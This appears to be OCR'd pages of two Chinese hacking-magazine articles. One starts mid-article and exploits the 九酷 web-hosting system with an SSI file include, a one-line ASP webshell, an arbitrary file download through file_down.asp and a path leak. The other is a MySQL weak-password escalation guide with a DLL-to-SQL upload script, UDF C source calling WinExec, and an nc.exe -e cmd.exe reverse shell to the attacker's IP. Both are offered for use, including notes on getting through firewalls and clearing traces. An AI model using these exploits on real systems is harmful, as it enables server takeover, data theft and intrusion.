


图2

但是我们运气不会总是这么好吧，如果有经验的网管把asa、cer等文件的asp.dll映射删除了怎么办呢？我们可以利用SSI来获得敏感信息。

什么是SSI呢？SSI是Server Side Include的缩写，即服务器端包含。这个功能可以在服务器端包含一个文件，由ssinc.dll这个文件负责包含文件。譬如我们在asp中常用的<!--#include file="conn.asp"，即是SSI的一种应用。





图3

在本地写一个文件，内容是<!--#include file="inc/conn.asp"，保存为look.stm上传到服务器上，然后访问此文件，查看源文件，你就可以看到程序的数据连接文件的内容了，如图4。这个系统的数据库没有作防下载处理，我们可以放心下载。但是注意：如果文件名是有特殊符号的，我们应该用ASCII码转换器来转换正确的地址。



```
<%
Function IsObjInstalled(strClassString)
	On Error Resume Next
	IsObjInstalled = False
	Err = 0
	Dim xTestObj
	Set xTestObj = Server.CreateObject(strClassString)
	If 0 = Err Then IsObjInstalled = True
	Set xTestObj = Nothing
	Err = 0
End Function
if not IsObjInstalled("Scripting.FileSystemObject") Then
	Response.Write "<b><font color=red>你的服务器不支持 FSO，不能使用本系统!
</font></b>"
	Response.End
end if
dim conn,connstr,db
db="data/#ce753c9d8d5f120a.asp" '数据库文件位置
on error resume next
connstr="DBQ="+server.mappath(db)+";DefaultDir=;DRIVER={Microsoft Access Driver (*.mdb)};"
set rs=server.createobject("ADODB.Recordset")
set conn=server.createobject("ADODB.CONNECTION")
if err.number<>0 then
	err.clear
	set conn=nothing
```

图4

关于上传，还有一个漏洞，这个系统用的是5xsoft的通用上传类，有没有上传漏洞呢？这个漏洞很老了，希望大家自己动手

试试看。

2.保存漏洞

新的4.1版的九酷，对读目录、文件和删除都作了不错的权限判定，如果直接修改参数会报错说没有权限，如图5，并且改文件名的时候程序也会一样判断是不是危险类型。




图5

经过测试，玄猫发现在文件编辑保存模块出现了小洞洞，我们可以把文件顺利地保存为asp的扩展名，但是程序会对文件内容进行检查，一些危险字符是不能用的，不过我们可以用一句话木马，在文件中写入：<%execute request("value")%>，然后用玄猫改进的一句话木马客户端写入新的文件即可。

3.Stream下载文件漏洞

程序在网站管理中有个功能是下载文件，是在服务器端以二进制方式读出文件，然后以“流”输出到客户端浏览器，负责这个功能的是file_down.asp文件。我们来看关键代码：

```
call downloadFile(Request("path"))    '获取参数path的值，即要下载的文件
function downloadFile(strFile)
    strFilename = fullpath&strFile
    Response.Buffer = True
    Response.Clear
    Set s = Server.CreateObject("ADODB.Stream")    '建立Stream对象
    s.Open
    s.Type = 1
    on error resume next
    Set fso = Server.CreateObject("Scripting.FileSystemObject")    '建立Stream对象
if not fso.FileExists(strFilename) then    '如果文件不存在
    Response.Write("<h1>Error:</h1>" & strFilename & " does not exist<p>")
        Response.End
    end if
    Set f = fso.GetFile(strFilename)
    intFilelength = f.size
    s.LoadFromFile(strFilename)    '读入文件
    if err then
Response.Write("<h1>Error: </h1>" & err.Description & "<p>")
        Response.End
    end if
    '开始输出文件
    Response.AddHeader "Content-Disposition", "attachment; filename=" & f.name
Response.AddHeader "Content-Length", intFilelength
Response.CharSet = "UTF-8"
Response.ContentType = "application/octet-stream"
Response.BinaryWrite s.Read    '以二进制方式发送文件流
    Response.Flush
    s.Close
    Set s = Nothing
End Function
```

程序没有检测是否有权限访问要下载的文件，就通通给输出了，这样我们就可以下载服务器上的任何文件，先提交file_down.asp?path=inc/conn.asp，下载数据库连接文件，然后就可以下载数据库了。注意：因为访问的文件是file_down.asp，所以下载的文件地址应该是相对根目录的，不要搞错了哦。

4.暴露系统路径漏洞

这个漏洞还是由于上面的file_down.asp文件引起的，我们看到，这个模块的一个错误处理是当文件不存在时提示，但是程序很好心的连路径一起提示了，这样当我们试图下载一个不存在的文件时，就会得到系统路径，如图6。

Error:

E:\wwwroot\9coolfree\/blackcat/buildinag.gif does not exist

图6

程序的漏洞到这里就算说完了，但是玄猫在文章中还要说些关于这种系统的看法。

个人认为，这种系统如果要做到安全性非常好的话，只有不提供asp的免费空间，这样将用户网站的数据目录的执行权限去掉，禁止其运行asp等由asp.dll解析的文件或者应用SSI随便读取文件，当然，这样网站提供的服务就单调很多了。可能有的朋友认为我说的过于绝对了，除去程序的漏洞不说，让我们来想想这样构建有什么弊病：

1.用户权限难以设定

只要用户的权限设定有误，就可能造成用户可以越权到其他用户的目录或者网站的其他目录。这个问题当前没有很好的解决方式，除非给每个空间的用户单独配置Internet来宾帐号的权限，这样提供商的工作量就会加大很多。

2.session混乱难以控制

即使像上面那样作了单独的配置，但用户始终在一台服务器上，一般提供的域名也是按照目录的方式，这样主域名一定是相同的，譬如所有用户的网址都是形如“http://blackwoods.cn/yourname”的形式，但是前面的blackwoods.cn都是相同的，这样就导致用户只要可以运行asp，就可以自己构造session，加之程序中判定用户是否登录仅凭session中的用户名或者session是否为空，不在session中保存密码以密码来判定，这样我们就可以自己构造session欺骗系统以达到登录管理或其他用户的目的。

因为漏洞比较多，并且比较明显，所以玄猫在这里就不给出漏洞的补丁了，大家可以试着对editfile.asp、upfile.asp这些文件进行修改，如果大家对这个系统还有什么更好的想法，欢迎和猫猫一起分享哦！

（文章中涉及到的九酷程序、玄猫改编的一句话木马、ASII码转换器已经收录在光盘中）

详解通过Mysql弱口令得到系统权限

dugu

很早网上就有了利用mysql弱口令得到webshell的教程，但是这次我要讲的不是得到webshell，而是直接得到系统权限，看清楚了，是“直接”得到！

首先，我简单说一下mysql弱口令得到系统权限的过程，以让大家先清楚我的思路：首先利用mysql脚本上传udf dll文件，然后利用注册UDF DLL中自写的Function函数，而执行任意命令。

思路很简单，网上也有一些教程，但是他们要么没有给出具体的代码，要么就是一句话带过，搞得象我这样的小菜很难理解；终于在我几天不断测试的辛勤劳动后，有了点成绩，下边就是详细过程和相关代码，大家可以自己写dll文件，生成不同文件的二进制码！

我们先说如何生成二进制文件的上传脚本。看看这段mysql脚本代码（网友Mix使用的方法）：

```
set @a = concat('',0x0123abc1312389……);
set @a = concat(@a,0x4658978abc545e……);

create table Mix(data LONGBLOB);  //建表Mix，字段为data，类型为longblob
insert into Mix values("");update Mix set data = @a;  //@a插入表Mix
select data from Mix into DUMPFILE 'C:\\Winnt\\文件名';  //导出表中内容为文件
```

前两句很熟悉吧，这个就是我们以前注入的时候，绕过“'”的解决办法，把代码的16进制数声明给一个变量，然后导入这个变量就行了。只不过这里，因为16进制代码是一个文件的内容，代码太长了，所以就用了concat函数不断把上次的代码类加起来，这样就累计到一个变量a中。后面几句就很简单了，我都标出了注释。

后面三句好说，但是前面的那么多16进制数据，手工的输入的话，累人啊！不过你还记得以前有一个exe2bat.vbs脚本吗？这次我们可以把这个脚本修改一下，得到我们这里需要的mysql脚本！对比exe2bat.vbs生成的文件和我们需要脚本的文件格式，我们可以轻松的得到我们所需的脚本。脚本内容如下：

```
fp=wscript.arguments(0)
fn=right(fp,len(fp)-instrrev(fp,"\"))
with createobject("adodb.stream")
.type=1:.open:.loadfromfile fp:str=.read:sl=lenb(str)
end with
sll=sl mod 65536:slh=sl\65536
with createobject("scripting.filesystemobject").opentextfile(fp&".txt",2,true)
.write "set @a = concat('',0x"
for i=1 to sl
bt=ascb(midb(str,i,1))
if bt<16 then .write "0"
.write hex(bt)
if i mod 128=0 then .write ");"+vbcrlf+"set @a = concat(@a,0x"
next
end with
```

好了，现在只要把需要要上传的文件拖到这个脚本图标上面，就可以生成一个同名的txt文件了。这个txt文件，就是我们所需要的mysql脚本，当然我们还需要修改一下这个txt文件（毕竟他是我们偷工减料得来的！），把最后一行生成的多余的那句“set @a = concat('',0x”删除了，加上建表、插值的那三句代码即可！

脚本生成了，如何上传？先登录mysql服务器。

```
C:\>mysql -u root -h hostip -p
Mysql>use mysql;  //先进入mysql默认的数据库，否则你下一步的表将不知道属于哪个库
Mysql>\. E:\*.dll.txt;  //这儿就是你生成的mysql脚本
```

按照上面输入命令，就可以看见屏幕文字飞快闪烁（当然网速要快了），不一会儿你的文件就上传成功了！

下面是我们的重点，我们上传什么dll文件？就目前我在网上看到的有两个已经写好的dll文件，一个是Mix写的mix.dll，一个是envymask写的my_udf.dll，这两个我都使用过，都很不错，但是也都点不足。来看看具体的使用过程吧！

1.先来看看mix.dll的使用

登录mysql，输入命令：

```
Mysql>\. e:\mix.dll.txt;
Mysql>CREATE FUNCTION Mixconnect RETURNS STRING SONAME 'C:\\windows\\mix.dll';
//这儿注册的Mixconnect就是在我们dll文件中实现的函数，我们将要用他执行系统命令！
Mysql> select Mixconnect('你的ip','8080');  //填写你的反弹ip和端口
```

过一会儿，你使用nc监听的8080端口，就会得到一个系统权限的cmd shell了，如图1。




图 1

这个的确不错，通过反弹得到的shell可以穿过一些防火墙，可惜的是，它的这个函数写得不是很好，只能执行一次，当你第二次连接数据库后，再次运行“select Mixconnect('你的ip','8080');”的时候，对方的mysql会当掉！报错，然后服务停止，如图2。



图 2

所以，使用mix.dll你只能一次成功，没有再来一次的机会！另外根据我的测试，他对Win2003的系统好像不起作用。

2.再来看看my_udf.dll的使用

```
Mysql>\. C:\my_udf.dll.txt
Mysql> CREATE FUNCTION my_udfdoor RETURNS STRING SONAME 'C:\\winnt\\my_udf.dll';
     //同样的，my_udfdoor也是我们注册后用来执行系统命令的函数
Mysql> select my_udfdoor('');   //这儿可以随便写my_udfdoor的参数，相当于我们只是要激活这个函数
```

好了，现在你可以不用关这个shell了，我们再开一个cmd：

```
D:\>nc hostip 3306
*
4.0.*-nt x$Eo~MCG fuck
```

看到这个后，输入“fuck”，他是my_udfdoor默认的密码，自己无法更改的，过一会儿，你就会得到一下拥有系统权限的cmd shell了，如图3。




图 3

由于它是hook recv版，所以穿越防火墙的能力很强，我是在上一个mix.dll反弹失败的情况下，才使用这个的，它果然不负所望！

进入系统后，发现对方是双网卡，使用了天网防火墙个人版V2.73，对外仅仅开放了3306端口，由此可见，my_udf.dll确实有很强的穿透防火墙的能力！但是他也有一个bug，就是在我们连接激活这个函数后（就是使用了命令“select my_udfdoor('');”后），不管你是否连接，只要执行了：Mysql>drop function my_udfdoor;后，mysql也会报错，然后挂掉，如图4。




图 4

所以，你使用这个dll文件无法删除你的入侵痕迹！最后，我们自己写一个自定义的dll文件，看能不能解决问题。我们仅仅使用mysql的udf的示例作模版即可！看如下的示例：

```
#include <stdlib.h>
#include <winsock.h>
#include <mysql.h>
extern "C" {
char *my_name(UDF_INIT *initid, UDF_ARGS *args, char *is_null,
        char *error);
// 兼容C
}
char *my_name(UDF_INIT *initid, UDF_ARGS *args, char *is_null,
        char *error)
{
    char * me = "my name";
    return me;
    // 调用此UDF将返回 my name
}
```

十分简单吧！好，我们只需要稍微改一下就可以有了自己的dll文件了，下面是我的一个哥们Crackme修改的：

```
#include <stdlib.h>
#include <windows.h>
#include "mysql.h"
extern "C" __declspec(dllexport)char *sys_name(UDF_INIT *initid, UDF_ARGS *args, char *is_null, char *error);   //sys_name就是函数名，你可以任意修改

__declspec(dllexport) char *sys_name(UDF_INIT *initid, UDF_ARGS *args, char *is_null, char *error)   //当然这儿的sys_name也得改!
{
    char me[256] = {0};
    if (args->arg_count == 1){
            strncpy(me,args->args[0],args->lengths[0]);
            me[args->lengths[0]]='\0';
    WinExec(me,SW_HIDE);   //就是用它来执行任意命令
    }else
            strcpy(me,"do nothing.\n");

    return me;
}
```

好了，我们编译成sysudf.dll文件就可以了！我们来用他实验一下！具体操作如下：

```
Mysql>\. C:\sysudf.dll.txt
Mysql>Create function sys_name returns string soname 'C:\\windows\\sysudf.dll';
Mysql>\. Nc.exe.txt   //把nc.exe也上传上去
Mysql>select sys_name('nc.exe -e cmd.exe 我的ip 8080');
//sys_name参数只有一个，参数指定要执行的系统命令
```

顺利的在nc下得到了一个Win2003的反弹cmd shell了，如图5。




图 5

当然，我们也可以不反弹shell，而去执行其他命令，只不过不论是否执行成功，都没有回显，所以要保证命令格式正确。对于这个dll文件，经过测试，不论何时“drop function sys_name;”，都是不会报错的，同时也可以多次运行不同的命令。至于它的缺点，就是穿越防火墙的能力与Mix.dll一样不算太强，但对于实在穿不透的墙，直接运行其他命令就是最好的选择了。

上面三个dll文件可谓各有长短，如何选择，就看你遇到的实际情况了。

好了，从脚本的编写使用到dll文件编写使用，说了这么多，现在大家应该都会了吧！本文标题说的是弱口令得到系统权限，但是如果你在注入等其他过程中，暴出了config.php中的mysql密码，不也是可以使用的吗？这样我们岂不是也找到了继Serv-u后又一大提权方法了吗？

